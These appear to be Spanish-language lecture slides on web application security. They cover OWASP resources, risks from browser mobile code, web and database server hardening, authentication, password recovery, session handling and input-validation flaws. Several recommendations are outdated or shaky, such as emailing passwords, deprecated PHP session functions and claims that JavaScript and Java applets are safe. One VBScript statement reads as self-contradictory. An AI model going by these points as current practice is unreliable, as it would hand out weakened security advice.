- [C8: Leverage Browser Security Features](#)
- [C9: Implement Security Logging and Monitoring](#)
- [C10: Stop Server Side Request Forgery](#)



✓ **Elementos a desarrollar/Aplicar**

- Web Application Security Methodology (WASM)
- Web Application Security Scanners (WASS)
 - ❖ Caja negra: pruebas de intrusión
- Source Code Security Analyzers (SCSA)
 - ❖ Caja blanca: revisión de código manual y automático
- Web Application Firewalls (WAF)

- ✓ **Método para evaluar y mejorar la postura de seguridad**
 - ¿Cómo gestionar y lidiar con...
 - ... todas las amenazas y riesgos existentes?
 - ... ataques dirigidos?
 - ... la complejidad de las aplicaciones web y su seguridad?
 - ... entornos en producción y dinámicos?
 - ... la adopción de nuevas tecnologías?
 - ... ciclo de vida de desarrollo de SW seguro (SSDLC) – Secure Sw Development Life Cycle?

A: Arquitectura - D: Desarrollo





FIGURA 1.- Estrategia y metodología de seguridad de aplicaciones web

CEF.- Pruebas de seguridad en App-Web

✓ https://www.owasp.org/index.php/OWASP_Testing_Project



https://www.owasp.org/index.php/OWASP_Code_Review_Project (v2)

Examples by Vulnerability

1. [Reviewing Code for Buffer Overruns and Overflows](#)
2. [Reviewing Code for OS Injection](#)
3. [Reviewing Code for SQL Injection](#)
4. [Reviewing Code for Data Validation](#)
5. [Reviewing code for XSS issues](#)
6. [Reviewing code for Cross-Site Request Forgery issues](#)
7. [Reviewing Code for Error Handling](#)
8. [Reviewing Code for Logging Issues](#)
9. [Reviewing The Secure Code Environment](#)
10. [Reviewing Code for Authorization Issues](#)
11. [Reviewing Code for Authentication](#)
12. [Reviewing Code for Session Integrity issues](#)
13. [Reviewing Cryptographic Code](#)
14. [Reviewing Code for Race Conditions](#)



Language specific best practice

Java

1. [Java gotchas](#)
2. [Java leading security practice](#)

PHP

1. [PHP Security Leading Practice](#)

C/C++

1. [Strings and Integers](#)


MySQL

1. [Reviewing MySQL Security](#)

Rich Internet Applications

1. [Flash Applications](#)
2. [AJAX Applications](#)
3. [Web Services](#)

- ✓ Introducción
- ✓ Seguridad en el Cliente
- ✓ Seguridad en el Servidor
- ✓ Seguridad en la Aplicación
- ✓ Seguridad en la Comunicación



- ✓ **Código móvil**
- ✓ **Lenguajes de Macro: VBA**
- ✓ **JavaScript**
- ✓ **VBScript**
- ✓ **Applets Java**
- ✓ **Controles ActiveX**

✓ Código móvil

- Código que circula por la red y se ejecuta en una máquina remota
- Aparece incrustado en un documento HTML. Un cliente de correo o un navegador que carguen el documento lo ejecutarán en la máquina cliente
- Potencia la funcionalidad de los documentos HTML pero entraña riesgos de seguridad. Un código móvil puede obtener información acerca de un sistema o un usuario y enviarla a una máquina remota

✓ Código móvil

- Puede estar **incrustado** directamente en el documento, caso de los lenguajes de script como JavaScript y VBScript
- También puede **residir en un servidor** y ser invocado mediante una referencia en el documento, caso de las applets de Java o los controles ActiveX
- El código ActiveX suele **permanecer** en el sistema una vez que se instala, mientras que las applets de Java se ejecutan una sola vez y no se almacenan en la máquina del usuario
- Hay cuatro tipos básicos de código móvil:
 - Lenguajes de macro como Visual Basic for Applications (VBA)
 - Scripts como JavaScript y VBScript
 - Applets de Java
 - Controles ActiveX
- Un método de protección común es tener siempre actualizado el software

✓ **Lenguajes de Macro: VBA**

- Es un lenguaje de macro propio de Microsoft Office, aunque otras aplicaciones lo han adoptado
- Permite el acceso a todas las funciones de la aplicación, incluyendo el acceso a disco
- La macro está incrustada en el documento
- Para protegerse de los virus de macro hay que tener mucha precaución al permitir la ejecución de macros en un documento. Sólo debe hacerse cuando la fuente de procedencia del documento sea fiable

✓ Lenguajes de Macro: VBA

- Las versiones previas a Office 97 ejecutaban las macros al abrir los documentos sin pedir autorización al usuario. Una macro podía contener un virus y causar grandes perjuicios
- Al ejecutarse podría copiarse en la plantilla normal, con lo que aparecería en cualquier documento creado con la aplicación y se expandiría al compartirse los documentos
- Ejemplo: **Melissa** (1999), creado con VBA en un documento Word. Se reenviaba a los primeros 50 contactos de Outlook



✓ **JavaScript**

- Fue diseñado para añadir interactividad a una página web
- Un código JavaScript tiene acceso únicamente a la información contenida en la página en la que está incrustado
- Es bastante seguro. Algunos problemas del pasado han estado relacionados con implementaciones de JavaScript por parte de Microsoft y Netscape. La madurez de la tecnología ha permitido solucionarlos

✓ JavaScript

- El único problema serio está relacionado con los **servicios de correo Web**
- Si se recibe un correo con un código malicioso, al visualizarlo podría hacer cosas como leer los mensajes del usuario, enviar mensajes en su nombre, leer una cookie o abrir una falsa ventana de identificación para pedir al usuario la confirmación de su password. Podría usar marcos para continuar ejecutándose mientras visualizamos otros mensajes o realizamos otras tareas
- Apareció por primera vez en *Hotmail* y provocó que los servicios de correo web decidieran neutralizar el código JavaScript de los mensajes recibidos

✓ JavaScript

- Otra fuente de problemas es la posibilidad que ofrece de **comunicarse con los plug-ins** del navegador (p. Ej. Shockwave player). Si el plug-in tiene acceso a disco, JavaScript también lo tiene
- La mejor protección es tener el software actualizado. Si se utiliza un servicio de correo web hay que verificar que tiene activados filtros contra el código JavaScript. También se puede deshabilitar JavaScript o pedir confirmación cuando se intente ejecutar código JavaScript, aunque puede resultar muy pesado
- Los navegadores permiten deshabilitar JavaScript de forma independiente para navegador y lector de correo

✓ VBScript

- Sólo funciona con Internet Explorer y Outlook, por lo que no es tan popular como JavaScript
- Ofrece una funcionalidad similar pero con una notable excepción: puede **interactuar con los controles ActiveX** instalados en la máquina
- Ésta es la principal fuente de problemas, ya que carece de operaciones potencialmente peligrosas
- Los controles ActiveX pueden ser marcados como *safe* o *unsafe for scripting* de forma que se impida a los scripts acceder a ellos

✓ Applets Java

- Normalmente no pueden leer ni escribir datos en el disco local ni comunicarse con otro recurso de la red salvo el servidor del que procede, lo cual garantiza que no tendrán comportamiento malicioso
- Excepción: pueden **crear hilos que se ejecutan en segundo plano**. Estos hilos pueden seguir en ejecución aunque se cierre el navegador y pueden tener un efecto poco pernicioso, como reproducir música de fondo. La única forma de pararlos es cerrar todas las ventanas del navegador
- Efecto más negativo: el applet crea hilos que consumen mucha memoria y/o CPU haciendo más lento el sistema y llegando incluso a colapsarlo

✓ Controles ActiveX

- Son la respuesta de Microsoft a las applets de Java
- Sólo funcionan básicamente con Internet Explorer y Outlook
- La seguridad de los controles ActiveX se basa en los **certificados digitales**. Los controles están firmados digitalmente para garantizar su autenticidad
- Al cargar el control IE presenta el certificado digital y pide autorización para instalarlo. Pueden existir controles sin firma, aunque serán directamente rechazados por IE si está configurado correctamente




La seguridad en el nivel de aplicación.

✓ Controles ActiveX

- El problema se da cuando un control está mal construido, proporcionando agujeros de seguridad a los atacantes
- Un problema habitual en algunos controles es el *buffer overrun*, padecido por ejemplo por el control de Adobe Acrobat Reader 4.0 y que permite la ejecución de código arbitrario en la máquina del usuario
- Cuando se construye un control ActiveX que puede realizar tareas potencialmente peligrosas (como leer o escribir en disco) hay que tener la precaución de marcarlo como *unsafe for scripting* para que no pueda ser llamado desde VBScript

- ✓ Introducción
- ✓ Seguridad en el Cliente
- ✓ Seguridad en el Servidor
- ✓ Seguridad en la Aplicación
- ✓ Seguridad en la Comunicación



- ✓ **Servidor Web**
- ✓ **Servidor de Bases de Datos**
- ✓ **Lenguajes de servidor**

- El desarrollo de una aplicación web requiere de una serie de **herramientas**: servidores web, servidores de aplicaciones, servidores de bases de datos, lenguajes de servidor, etc.
- Estas herramientas pueden plantear **problemas** que comprometan a la aplicación:
 - Vulnerabilidades debidas al uso de versiones no actualizadas
 - Configuraciones por defecto inadecuadas
 - Activación de cuentas por defecto
- Las herramientas deben estar **actualizadas y bien configuradas** para impedir ataques a la aplicación

✓ **Servidor Web**

- Proporciona muchos servicios y es muy probable que algunos de ellos no sean necesarios para el funcionamiento de la aplicación web
- En tal caso es conveniente deshabilitarlos
- Para ello el servidor dispone de múltiples opciones de configuración que es conveniente adaptar a las circunstancias concretas de la aplicación web

✓ Servidor Web

- **Precauciones** a tener en cuenta:
 - Establecer permisos adecuados para los ficheros del servidor y los documentos. Es conveniente definir un usuario y grupo especiales (web, www)
 - Listado automático de directorios. Puede ser conveniente, pero proporciona información sensible
 - Seguimiento de enlaces simbólicos. Peligroso si se enlazan ficheros externos al árbol de documentos

✓ Servidor Web

- **Precauciones** a tener en cuenta (cont):
 - Ejecución de **CGI**. Sólo debe permitirse a usuarios de confianza y restringirlo a un directorio especial
 - Server side includes (**SSI**). Es una fuente de peligro y puede tener que ser restringido a usuarios de confianza o deshabilitado (en particular la opción `exec`). Ejemplo:

```
... código HTML
<!--#exec cgi="/cgi-bin/cabecera.cgi" -->
... código HTML
```
- Es muy conveniente revisar periódicamente los ficheros de log (access_log y error_log en Apache) para detectar posibles ataques al servidor

✓ Servidor de Bases de Datos

- Proporciona acceso a bases de datos, fundamental en toda aplicación web importante. Riesgos:
 - Descubrimiento de información acerca de los datos de conexión al servidor (usuario y clave), información sensible almacenada en la base de datos (tarjetas de crédito...) o información sobre la estructura de la base de datos
 - Modificación de las instrucciones SQL enviadas al servidor, construidas de forma dinámica a partir de datos recibidos del usuario y por tanto potencialmente peligrosos (**Inyección SQL**)
 - Acceso no autorizado a información restringida

✓ Servidor de Bases de Datos

- Hay que vigilar la configuración por defecto del servidor, que puede incluir bases de datos y usuarios predefinidos que conviene eliminar
- Algunas **recomendaciones**:
 - No ejecutar el servidor como root
 - No dar a ningún usuario salvo al root permiso de acceso a la tabla de usuarios
 - Asegurarse de que el root tiene un password
 - Restringir el acceso remoto al servidor
 - No dar a un usuario más permisos que los estrictamente necesarios
 - Almacenar los datos sensibles de forma encriptada


✓ **Servidor de Bases de Datos**

- En el código de la aplicación hay que tener, entre otras, las siguientes precauciones:
 - Validar las instrucciones SQL antes de enviarlas al servidor
 - No revelar información sobre la base de datos en los mensajes de error (esquema, naturaleza de los datos almacenados, fragmentos SQL)
 - Proteger el código donde aparezca información sensible para el acceso al servidor

✓ **Lenguajes de servidor (ASP, JSP, PHP)**

- Aumentan enormemente la potencia de los documentos HTML al permitir la comunicación con aplicaciones residentes en el servidor, y muy especialmente con servidores de bases de datos
- Esta potencialidad conlleva **riesgos**. Hay que revisar a fondo la configuración para eliminar funcionalidades no utilizadas y seguir prácticas adecuadas de programación, sobre todo en funciones con vulnerabilidades conocidas
- Hay que **proteger el código fuente** para evitar que pueda ser visualizado, especialmente cuando contiene información sensible como pueden ser los datos de conexión al servidor de bases de datos
- Una medida razonable consiste en sacar el código fuente sensible fuera de la raíz de la web

- ✓ Introducción
- ✓ Seguridad en el Cliente
- ✓ Seguridad en el Servidor
- ✓ Seguridad en la Aplicación
- ✓ Seguridad en la Comunicación



- ✓ **Control de acceso**
- ✓ **Validación de datos de entrada**
- ✓ **Programación segura**

✓ **Control de acceso**

- Un aspecto muy importante de una aplicación web es el control de acceso de los usuarios a zonas restringidas de la aplicación
- Aquí intervienen dos conceptos:
 - **Autenticación**
 - **Autorización**

✓ Autenticación

- Es el proceso de determinar si un usuario es quien dice ser
- Esto se puede hacer de varias maneras. Algunas de ellas son:
 - **Autenticación HTTP básica**
 - **Autenticación basada en la aplicación**

✓ Autenticación HTTP básica

- Cuando se requiere una URI protegida, el servidor web devuelve un código "*HTTP/1.1 401 Authorization required*", indicando al cliente que muestre una ventana de diálogo con un nombre de usuario y una contraseña
- Cuando se pulsa el botón de envío estos datos llegan al servidor que comprueba si son correctos y en caso afirmativo sirve el recurso solicitado



✓ Autenticación HTTP básica

- **Ventajas:**

- Es muy simple de implementar
- Se pueden fijar restricciones de acceso por usuario y contraseña o por otros conceptos como por ejemplo el dominio o dirección IP de la máquina


- **Inconvenientes:**

- Los datos viajan por la red sin encriptar
- No se puede hacer logout, la única forma es cerrar el navegador
- No hay control sobre el diseño de la ventana de diálogo

✓ Autenticación basada en la aplicación

- La propia aplicación puede implementar un mecanismo de autenticación que implica la presentación de un formulario para que el usuario introduzca sus credenciales (USR/PASSWD, Certificado Electrónico, etc..) y el uso de una base de datos para verificar la corrección de éstas
- Es **más costosa pero más flexible** ya que permite establecer diferentes permisos y niveles de acceso en función del usuario que solicita la autenticación

CEF.- Seguridad en la Aplicación



✓ Passwords


- Siempre que se utilizan passwords para autenticar usuarios hay que seguir unas **recomendaciones**:
 - Restringir los valores para los nombres de usuarios. Los que representan nombres reales suponen dar pistas a los atacantes
 - Almacenar los passwords de forma segura, protegiendo el acceso a la base de datos
 - Seguir reglas de seguridad para su elección
 - Bloquear una cuenta cuando se detecta un número determinado de intentos de acceso incorrectos
 - Actualizar los passwords periódicamente y mantener un histórico para evitar repeticiones

✓ Passwords

- Cualquier sistema que requiera autenticación debe tener una política de **recuperación de passwords** en caso de olvido del usuario
- Esto se puede hacer de dos formas:
 - Automáticamente
 - A través de técnicos de soporte

✓ Passwords

- En el caso **automático** hay varias estrategias:
 - Plantear durante el registro del usuario varias preguntas a las que sólo él puede responder
 - Enviar el password por correo electrónico. Es recomendable que tenga fecha de expiración y se pida su cambio cuando el usuario se conecte
 - Comunicar el password por teléfono al usuario a requerimiento del mismo
- Deben registrarse todos los intentos de recuperación y fijar un límite de tiempo pasado el cual sería preciso recurrir al técnico



The screenshot shows a 'Master Password Recovery' dialog box. It has a title bar with a close button. Inside, there are two input fields at the top: 'Question:' and 'Answer:'. Below them is a list of questions and answers. The first question is 'What was my puppy's name when I was 6?' with the answer 'Milton'. The second question is 'What was my first boyfriends name in High School?' with the answer 'Dale'. There are three buttons: 'Add Clue', 'Update Clue', and 'Remove Clue'. At the bottom, there is a text box for 'Master Password:' containing the text 'yukonmoose597'. Below this are 'Save' and 'Cancel' buttons. A small note at the bottom left says: 'Choose clues which only you know and which never change. 'My best friend' is a poor clue. 'My puppy's name when I was 6' is a good clue. The more clues you add, the more secure your information is.'

✓ Passwords

- En el caso del **técnico** hay que prever el servicio a personas de diferentes países con lenguas diferentes
- La intervención humana da mayor seguridad, pero es más costosa y más molesta para el usuario
- Una alternativa a la presencia física puede ser el uso del fax para enviar la documentación que certifique la identidad del usuario

✓ Sesiones

- Una vez que el usuario se ha autenticado introduciendo su nombre de usuario y su clave, es preciso **mantener esta autenticación** en cada conexión subsiguiente
- Para evitar tener que mostrar nuevamente la ventana de autenticación se recurre habitualmente al uso de sesiones, un mecanismo que permite mantener el estado entre diferentes peticiones HTTP

✓ Sesiones

- El **mecanismo** es el siguiente:
 - Una vez autenticado, al usuario se le asigna un identificador de sesión
 - Este identificador acompañará invisiblemente a cada petición del usuario, con lo cual se garantizará que la petición proviene de un usuario previamente autenticado
 - El identificador de sesión se suele almacenar en la propia máquina del cliente, mediante una *cookie*
 - Sólo se debe almacenar el identificador de la sesión; cualquier otro dato del usuario se almacenará en el servidor

✓ Sesiones

- La **gestión de las sesiones** es responsabilidad del programador. Normalmente los lenguajes de servidor disponen de funciones diseñadas específicamente para ello
- En PHP se dispone de las siguientes funciones:
 - `session_start`
 - `session_register`
 - `session_is_registered`
 - `session_unregister`
 - `session_destroy`

✓ Sesiones

- Un buen **sistema de gestión** de sesiones debe:
 - Establecer un tiempo límite de vida para la sesión
 - Regenerar el identificador de sesión cada cierto tiempo
 - Detectar intentos de ataque de fuerza bruta con identificadores de sesión
 - Requerir una nueva autenticación del usuario cuando vaya a realizar una operación importante
 - Proteger los identificadores de sesión durante su transmisión
 - Destruir la *cookie* al finalizar la sesión para evitar el acceso de otro usuario en un entorno público

✓ Autorización

- Es el acto de comprobar si un usuario tiene el permiso adecuado para acceder a un cierto fichero o realizar una determinada acción, una vez que ha sido autenticado
- Diseñar el mecanismo de control de acceso exige:
 - Determinar la información que será accesible por cada usuario
 - Determinar el nivel de acceso de cada usuario a la información
 - Especificar un mecanismo para otorgar y revocar permisos a los usuarios
 - Proporcionar funciones a los usuarios autorizados: identificación, desconexión, petición de ayuda, consulta y modificación de información personal, cambio de password, etc.
 - Ajustar los niveles de acceso a la información a la política de seguridad de la organización

✓ Autorización

- Para la implementación del mecanismo de control de acceso en la aplicación suele recurrirse al uso de **bases de datos (Relaciones / LDAP / etc)**
- Modelos para el control de acceso:
 - **Control de Acceso Discrecional**: se basa en la identidad de los usuarios o su pertenencia a ciertos grupos. El propietario de una información puede cambiar sus permisos a su discreción
 - **Control de Acceso Obligatorio**: cada pieza de información tiene un nivel de seguridad y cada usuario un nivel de acceso, lo cual permite determinar los permisos de acceso de cada usuario a cada pieza de información
 - **Control de Acceso Basado en Roles**: cada usuario tiene un rol dentro de la organización y en función de él unos permisos de acceso

✓ Validación de datos de entrada

- El problema más frecuente que presentan las aplicaciones web es **no validar correctamente los datos de entrada**
- Esto da lugar a algunas de las vulnerabilidades más importantes de las aplicaciones, como:
 - la Inyección SQL
 - el *Cross-Site Scripting*
 - ***Cross-Site Tracing (XST)***
 - *Path traversal*
 - *Buffer Overflow*
- Veamos los siguientes aspectos:
 - Fuentes de entrada
 - Inyección
 - Estrategias de protección
 - Vulnerabilidades específicas

✓ Fuentes de entrada

- Los datos de entrada pueden provenir de cuatro fuentes diferentes:
 - Cadenas URL
 - *Cookies*
 - Cabeceras HTTP
 - Campos de formularios

✓ Fuentes de entrada – cadenas URL

- Cuando se envía un formulario con el método GET, los nombres y valores de todos los elementos del formulario aparecen detrás de la URL de la página invocada:

`http://www.victimas.com/example?accountnumber=12345`

